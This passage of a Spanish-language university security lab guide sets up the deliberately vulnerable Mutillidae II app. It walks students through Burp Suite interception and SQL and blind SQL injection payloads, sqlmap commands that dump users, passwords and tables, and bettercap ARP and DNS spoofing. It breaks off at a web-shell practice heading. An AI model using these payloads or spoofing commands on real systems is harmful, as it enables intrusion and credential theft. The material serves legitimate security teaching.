Implementación de Hoja Guía Práctica 17: ***Limpiado de Huellas - Eliminar archivos de forma segura***		X

2.3 Implementación de trabajo preparatorios y prácticas de laboratorio

2.3.1 Práctica 10: Explotación de Vulnerabilidades en Aplicaciones Web

2.3.1.1 Objetivos:

- Implementar una aplicación web vulnerable desplegada en un entorno aislado y virtualizado para realizar ataques mediante la herramienta Burp-Suite.

2.3.1.2 Escenario:




Figura 2.3 Escenario de uso en BurpSuit y SQLmap

2.3.1.3 Procedimiento:

- Encienda las máquinas virtuales Lubuntu y Kali. Configure para ambas máquinas una red NAT interna con salida a Internet.

- Inicie el servicio apache2.

```
sudo systemctl start apache2
```

- Ingrese a la aplicación mutillidae y verifique el correcto acceso http://localhost/mutillidae

Figura 2.4 Aplicación mutillidaeII en máquina Lubuntu

Probar el escenario de ataques:

- Desde la máquina Kali-Linux ingrese a la aplicación Mutillidae.

```
http://direccion_Ip_Lubuntu/mutillidae
```

- Ingrese a la herramienta Burp-Suite que viene instalada en la máquina Kali Linux. En la interfaz de **Burp-Suite** accede a la pestaña **Proxy** y observe la información.

- Configure el Proxy en el navegador de la máquina Kali-Linux. Ingrese al navegador → **Settings**→ **Network Settings**→ y configure la dirección IP y puerto de BurpSuite. Recuerde que burp-suite reside en la máquina del atacante.

- Utilice Burp-Suite para Interceptar la comunicación entre la víctima (Kali) y la aplicación web mutillidae. Activar la **Interceptación** en Burp-Suite.




Figura 2.10 Configuración de interceptación en burpsuite

- Ingrese a la aplicación y acceda a una opción **User Info** de OWASP 2017:
- Observe como la página web se mantiene en espera, incluso se puede modificar el contenido que se envía a la aplicación web. Presione el botón **Forward** para reenviar la información a la aplicación web y que la víctima reciba respuesta.
- Ingrese a **Options** y active la casilla para interceptar las respuestas del servidor.
- Ingrese nuevamente a la aplicación, cuando intercepte Burp-Suite la petición reenvíe a la aplicación mediante **Forward**. Observe que tiene la petición que acaba de interceptar y también la respuesta del servidor, la cual es el código fuente de la página web.
- Verifique la **indexación** (Spidering) realizada por Burp-Suite a la aplicación web. Ingrese a la pestaña **Target**.
- En la máquina Kali-Linux active la herramienta **Skipfish** para realizar la indexación de la aplicación web y comparar el resultado obtenido con Burp-Suite.
    - Cree un archivo para almacenar los resultados:

```
mkdir Desktop/ResultadosSkipfish
```

    - Active el escaneo:

```
skipfish -YO -o Desktop/ResultadosSkipfish http://Direccion IP/mutillidae
```

- Acceda a la carpeta en la cual almacenó los resultados y abra el archivo **index.html**, para explorar.
- Intercepte **credenciales** mediante Burp-Suite.
    - Verifique que la **Intercepción (Intercept is off)** esté desactivada.
    - Ingrese a la pestaña **User Info**.
    - Ingrese credenciales y presione Enter:




Figura 2.5 Ingreso de texto en formulario de registro User Infor en Mutillidae

- Ingrese a **Target** y verifique los valores ingresados en los parámetros correspondientes:




Figura 2.6 Interceptación de texto ingresado en formulario de registro

- Verifique si la aplicación web es vulnerable a ataques **SQL injection**.
  - Active la **Interceptación** en Burp-Suite.
  - Acceda al formulario **User Info** e ingrese las credenciales para capturar los datos ingresados.
  - Observe los **campos** o **parámetros** en los cuales puede inyectar o ingresar código.
  - Cambie el nombre de usuario, es decir el parámetro **username**=____de clic en el botón **Forward** para enviar el valor al servidor de la aplicación web.
  - Observe que la autenticación falló, pero el valor fue enviado con éxito a la aplicación web.

2.3.1.4 Trabajo Preparatorio:

- Consulte y resuma las principales características de la herramienta Skipfish de Linux.
- Listar los vectores de ataque y los tipos existentes en el escenario de aplicaciones web.

2.3.2 Práctica 11: Explotación de Vulnerabilidades en Aplicaciones Web mediante SQL Injection

2.3.2.1 Objetivos:

- Implementar una aplicación web vulnerable desplegada en un entorno aislado y dockerizado para realizar ataques SQL Injection.

2.3.2.2 Escenario:




Figura 2.7 Escenario de Práctica Laboratorio para implementar ataques SQL-Injection

2.3.2.3 Procedimiento:

- Descargar Docker Desktop de la siguiente dirección: https://www.docker.com/products/docker-desktop/

- Una vez finalizada la instalación, para verificar que la consola de Docker se encuentre en buen estado, la debe abrir. Ejecutar dando doble clic sobre el ícono en forma de ballena.

Instalación de Mutillidae

- Ingresar al siguiente enlace: https://owasp.org/www-project-mutillidae-ii/, buscar el link Mutillidae-Docker - https://github.com/webpwnized/mutillidae-docker

- Descargar la solución Mutilidae II comprimido en un archivo ".zip"

- Descomprimir el archivo e ingresar en la carpeta. A continuación, copiar la dirección de la carpeta de la barra de direcciones del explorador.

- Abrir PowerShell e ingresar a la ruta donde se encuentra la solución Mutilidae II. A continuación, ejecutar el siguiente comando:

```
>> cd E:\Descarga\practica10\mutillidae-docker-master
```

- En la carpeta mutillidae-docker-master, estarán contenidos los archivos pertenecientes a la aplicación MutillidaeII.

- Para la ejecución de la aplicación Mutilidae II en el contenedor Docker es necesario realizar modificaciones en el archivo “docker-compose.yml”. Ejecutar el comando:

```
>> notepad .\docker-compose.yml
```

- En la barra de menú, buscar la opción Editar >> Reemplazar, para realizar los cambios de los valores:

```
Buscar: 127.0.0.1
Reemplazar por: 0.0.0.0
```

- En la consola de powershell ejecutar el siguiente comando:

```
>> docker compose -f docker-compose.yml up -d
```

- Abrir el explorador web deseado y colocar en la barra de búsqueda la dirección.

```
>> https:[Dirección_IP_máquina_local]
```

Probar el escenario de ataques:

- Encender la máquina virtual con el sistema operativo Kali-Linux y verificar las direcciones IP asignadas y conectividad entre equipos.
- Desde la máquina Kali-Linux ingrese a la aplicación Mutillidae II.

Dirección_IP_contendor_docker/mutillidae

- Ingrese a la herramienta Burp-Suite que viene instalada en la máquina Kali-Linux.
- Verifique si la aplicación web es vulnerable a ataques **SQL injection**.
    - Active la **Interceptación** en Burp-Suite.
    - Acceda al formulario **User Info** e ingrese las **credenciales** para capturar los datos ingresados.




Figura 2.8 Interceptación de texto de campos de formulario

- Observe los **campos** o **parámetros** en los cuales puede inyectar.
- Cambie el nombre de usuario, es decir el parámetro **username**=____de clic en el botón **Forward** para enviar el valor al servidor de la aplicación web.
- Observe que la autenticación falló, pero el valor fue enviado con éxito a la aplicación web objetivo.

- Verificar vulnerabilidades en los formularios de la aplicación web mediante ataques SQL-Injection.
  - Abra el Login de la aplicación accediendo a: OWASP2017→A1-Injection SQL →**SQLi-Bypass Authentication→ Login**
  - Intente acceder a la aplicación sin conocer las credenciales, para ellos ingrese una comilla simple en el campo Name y presione enter.

Figura 2.9 Verificación de vulnerabilidad en formulario

  - Verifique el mensaje de error en la consulta que se genera.

- Añada una sentencia que siempre se va a cumplir mediante **OR (' OR 1=1 ')** y coloque doble guion **(--)** para comentar el resto de la consulta, de clic en el botón Login para ingresar automáticamente en la aplicación con el primer usuario de la base de datos.

- Verificar el número de columnas de la tabla que almacena el nombre y password de usuario para determinar el nombre de la Base de Datos que utiliza la aplicación.
  - Acceda al formulario de información del usuario ubicado en OWASP 2017→A1-Injection (SQL) →SQLi-Extract Data →User Info
  - En el campo **Name**, cierre el texto de la consulta con la **comilla simple** y concatene otra consulta para detallar el tipo de base de datos.

- Comente el resto de la consulta con “-- ” (dos guiones y un espacio en blanco).

```
' union select database() --
```

- El mensaje de error muestra que el número de columnas, de la tabla **accounts**, es diferente al número de columnas (**1**) del **`select`** que se concatenó con **`UNION`**.

- Aumente una columna a la consulta realizada utilizando el parámetro **`null`**. De este modo se estaría asumiendo que existen **2** columnas en la tabla **`accounts`**.

```
' union select null,database() --
```

```
' union select null,database(),null --
```

- Continúe aumentando columnas hasta que coincidan el número de columnas en las consultas, mediante el parámetro **`null`**. Cuando el número de columnas sea igual se mostrará el **nombre de la Base de Datos** en el campo **username**. Ejemplo 3 columnas:

- Determinar la **versión** de la Base de Datos MySQL que utiliza la aplicación.

  - Considere el mismo número de columnas del numeral anterior mediante **`null`** y el parámetro **`version().`**

```
' union select null,version(),null --
```

- Determinar el **nombre** de todas las **tablas** de la base de datos.

```
' union select null,table_name,null from information_schema.tables --
```

- Revise la ayuda de mutillidae con ejemplos sql injection que puede utilizar. De clic en el botón **Hints and Videos.**

2.3.2.4 Trabajo Preparatorio:

- Realice una tabla comparativa para mostrar las diferencias entre máquinas virtuales y dockerización.

- Listar tres ejemplos de consultas SQL Injection maliciosas y la afectación que pueden ocasionar a la aplicación web.

2.3.3 Práctica 12: Explotación de Vulnerabilidades en Aplicaciones Web mediante Blind SQL Injection

2.3.3.1 Objetivos:

- Implementar una aplicación web vulnerable desplegada en un entorno aislado y dockerizado para realizar ataques Blind SQL Injection.

2.3.3.2 Escenario:




Figura 2.10 Escenario de Práctica Laboratorio para implementar ataques Blind SQL-Injection

2.3.3.3 Procedimiento:

Verificar vulnerabilidades en los formularios de la aplicación web mediante Blind sql injection

- Encender la máquina virtual con el sistema operativo Kali-Linux y verificar las direcciones IP asignadas y conectividad entre equipos. A continuación, desde la máquina Kali-Linux ingrese a la aplicación Mutillidae II.

- Determine el **nombre del usuario** actual de la **Base de Datos**.

- Consulte la primera letra del nombre del **current-user** de la Base de Datos. Acceda al formulario de información del usuario ubicado en OWASP 2017→A1-Injection (SQL) →SQLi-Extract Data →User Info
- Utilice credenciales válidas que se obtuvieron en los numerales anteriores.
- Ingrese las credenciales correctas y añada una consulta adicional en el campo **Name** mediante el operador **AND**. En la consulta adicional verifique si la letra inicial del **current_user** es **a** (admin).

```
jeremy' and substring(current_user(),1,1)='a
```

- Si se genera un mensaje de error la primera letra del **current-user** no es **a** y a la vez queda demostrado que la aplicación web si permite el ingreso de código SQL al atacante.

Figura 2.11 Resultado de consulta SQL-Injection verificar primera letra de usuario

- A continuación, se debería verificar con el resto de las letras, pruebe con la letra **r** (root).

```
jeremy' and substring(current_user(),1,1)='r
```

- Si la aplicación le da respuesta o le permite ingresar, la primera letra de **current_user** es **r**.




Figura 2.12 Resultado de consulta SQL-Injection verificar primera letra de usuario

- A continuación, se debe verificar las siguientes letras siguiendo la misma lógica de la consulta. Por ejemplo, pruebe como segunda letra la **o**.

```
jeremy' and substring(current_user(),2,1)='o
```

- Cuando la aplicación no le da ninguna respuesta o resultado, otra forma de verificar si le permite ingresar código al atacante es ingresar un tiempo de retraso mediante el parámetro **`sleep().`** Si la aplicación se demora en cargar o dar una respuesta general, queda demostrado que si es vulnerable a un ataque SQL Injeccction.

```
jeremy' and sleep(15) and substring(current_user(),2,1)='o
```

- Utilizar **SQLmap** para realizar **Blind SQL Injection**.
  - En la máquina Kali-Linux abra **Burp-Suite**. Una vez abierto Burp Suite, activar en la sección ***Proxy → Intercept → Intercet is on***, y dar clic en ***Open browser***




Figura 2.13 Configuración de Burpsuite

- Cada vez que se realice una petición a la aplicación de OWASP Mutillidae II, en Burp Suite, se debe dar clic en **Forward**, para que cargue la aplicación en el explorador.




Figura 2.14 Interceptación de Burpsuite

- Abra el **Login** de la aplicación accediendo a: **OWASP2017→A1-Injection SQL →SQLi-Bypass Authentication→ Login**
- Ingrese **credenciales válidas**, antes de dar clic en el botón **login** active la **interceptación** en Burp-Suite.
- Guarde el resultado interceptado por Burp-suite en un archivo de texto en el **Escritorio** (Desktop) de Kali-Linux. Señale el texto, de clic derecho en la opción **copy to file** y guarde el resultado.
- Una vez guardado el archivo, realizar la desactivación en el modo de interceptar las peticiones por Burp Suite.
- Abrir la terminal en Kali Linux, utilice SQLmap para buscar los puntos o parámetros vulnerables para inyectar código SQL.

```
sqlmap --flush-session -r Desktop/ByPassAuth
```

- En el cuadro de diálogo ingrese NO, para que se analice específicamente el archivo y no se redireccione al sitio web.
- Observe los resultados que se obtiene, en especial los parámetros vulnerables.

- Utilice uno de los parámetros vulnerables obtenidos y busque información del **current-user**.

```
sqlmap -r Desktop/ByPassAuth --ignore-redirects --technique B -p
username --current-user
```

- Intente descubrir el **password** del usuario encontrado en el paso anterior.

```
sqlmap -r Desktop/resultadoBurpSuite.txt --ignore-redirects ---
technique B –p username –U nombreUsuario --paswords
```

- Utilizar SQLmap para realizar Blind SQL Injection y descubrir el **nombre** de la **Base de Datos.** Utilice el parámetro **dbs.**

```
sqlmap -r Desktop/ByPassAuth --ignore-redirects --dbs
```

- Determine las **tablas** de la base de datos. Utilice el nombre de la base de datos obtenido en el numeral anterior y las opciones --tables y -D para enumerar la base de datos.

```
sqlmap -r Desktop/ByPassAuth --ignore-redirects --tables -D
[nombre_base_de_datos]
```

2.3.3.4 Trabajo Preparatorio:

- Realice una tabla comparativa que muestre las diferencias entre los ataques SQL Injection y Blind-SQL Injection.
- Consultar dos herramientas open source que permita realizar ataques Blind-SQL Injection.

2.3.4 Práctica 13: Explotación de Vulnerabilidades en Red: Ataque de "hombre en el medio" (man-in-the-middle attack - MITM)

2.3.4.1 Objetivos:

- Implementar, en un entorno aislado y virtualizado, el ataque de "hombre en el medio" con el fin de evidenciar en la práctica sus consecuencias.

2.3.4.2 Escenario:




Figura 2.15 Esquema de laboratorio para el ataque MITM (ARP y DNS Spoofing).

2.3.4.3 Procedimiento:

- Active las máquinas virtuales kali-linux y Lubuntu. A continuación, configure el modo de red en Adaptador-Puente.

- Instale la herramienta **Bettercap** en **Kali** para realizar los ataques.

    - Actualice los paquetes de la máquina virtual:

```
sudo apt-get update
```

    - Instale el paquete bettercap:

```
sudo apt install bettercap
```

    - Ingrese a la herramienta:

```
sudo bettercap
```

- Ingrese a la máquina virtual Lubuntu y realicen ping a www.google.com y a la dirección IP de Kali. A continuación, despliegue la tabla **ARP**.

```
arp -a
```

- Configure el ataque **ARP-Spoofing** desde la máquina Kali-Linux a la máquina víctima Ubuntu.
    - En un terminal de la máquina Kali-Linux abra **bettercap**:

```
sudo bettercap
```

    - Configure la dirección IP de la máquina víctima Ubuntu.

```
set arp.spoof.targets direccion_IP_victima
```

    - Active el ataque:

```
arp.spoof on
```

- Abra **wireshark** en la máquina Kali-Linux y capture los paquetes. Filtre los paquetes del protocolo **ARP**.
    - Observe la cantidad de paquetes ARP que se envían a la red para informar que la dirección de Gateway (Router) es la dirección MAC de Kali-Linux.
- Ingrese a la máquina Ubuntu y despliegue nuevamente la tabla ARP, verifique que la dirección IP del Gateway está asociada a la dirección MAC de su máquina Kali-Linux.

```
arp -a
```

- Configure el ataque **ARP-Spoofing** desde la máquina Kali-Linux a la máquina víctima física.
    - Despliegue la table **ARP** de su máquina física y verifique la dirección MAC asociada al gateway. **Guarde** el resultado.
    - Configure la dirección IP de la máquina víctima en Kali-Linux.

```
set arp.spoof.targets direccion_IP_victima
```

- Despliegue nuevamente la tabla **ARP** en su máquina física y **compruebe** la dirección MAC asociada al Gateway para validar el ataque.

Dns spoofing

- En la máquina Kali Linux, inicie el service **apache2**.

```
service apache2 start
```

- Modifique la página web de inicio del servidor web de Kali.
  - Ingrese al directorio var/www/html

```
cd /var/www/html
```

  - Remueva el archivo index.html
  - Cree un nuevo archivo index.html con un texto que identifique al atacante.

```
rm index.html
```

```
echo "<h1>SITIO WEB DEL ATACANTE </h1>" > index.html
```

  - Reinicie el servicio de **apache2**.

```
service apache2 restart
```

- Configure el ataque DNS spoofing para un **dominio** web especifico.
  - Abra en su máquina física un navegador y acceda a la página web: https://npcap.com/
  - Cierre el navegador (todos los navegadores) web de su máquina física.
  - En Kali-Linux abra un terminal y ejecute el comando **bettercap**.
  - Ingrese la dirección IP de su máquina física.

```
set arp.spoof.targets direccion_IP
```

- Active **ARPSPOOF**.

```
arp.spoof on
```

- Active el **dominio web** para realizar la suplantación.

```
set dns.spoof.domains npcap.com
```

- Active la **dirección IP (Kali)** del ataque **dnsspoof**

```
set dns.spoof.address direccion_IP_Atacante
```

- Active el ataque **dnsspoof**:

```
dns.spoof on
```

- Verifique el ataque **DNSspoof** desde la máquina víctima.
  - Revise los mensajes de bettercap para verificar la activación correcta del ataque.
  - Abra un navegador web en la máquina víctima e ingrese a la página https://npcap.com/
  - Abra wireshark en la máquina kali-linux para capturar los paquetes, filtre los resultados por DNS y HTTP.

2.3.4.4 Trabajo preparatorio:

- Liste los tipos de paquetes del protocolo ARP.
- Investigar, entender y detallar resumidamente el funcionamiento de registros DNS.

2.3.5 Práctica 14: Post Explotación-web shell (Back-Door)

2.3.5.1 Objetivos:

- Crear un Web-Shell para mantener acceso en el sistema informático objetivo.

- Verificar el funcionamiento de un Web-Shell.

2.3.5.2 Escenario:




Figura 2.16 Escenario de Inyección de WebShell

2.3.5.3 Procedimiento:

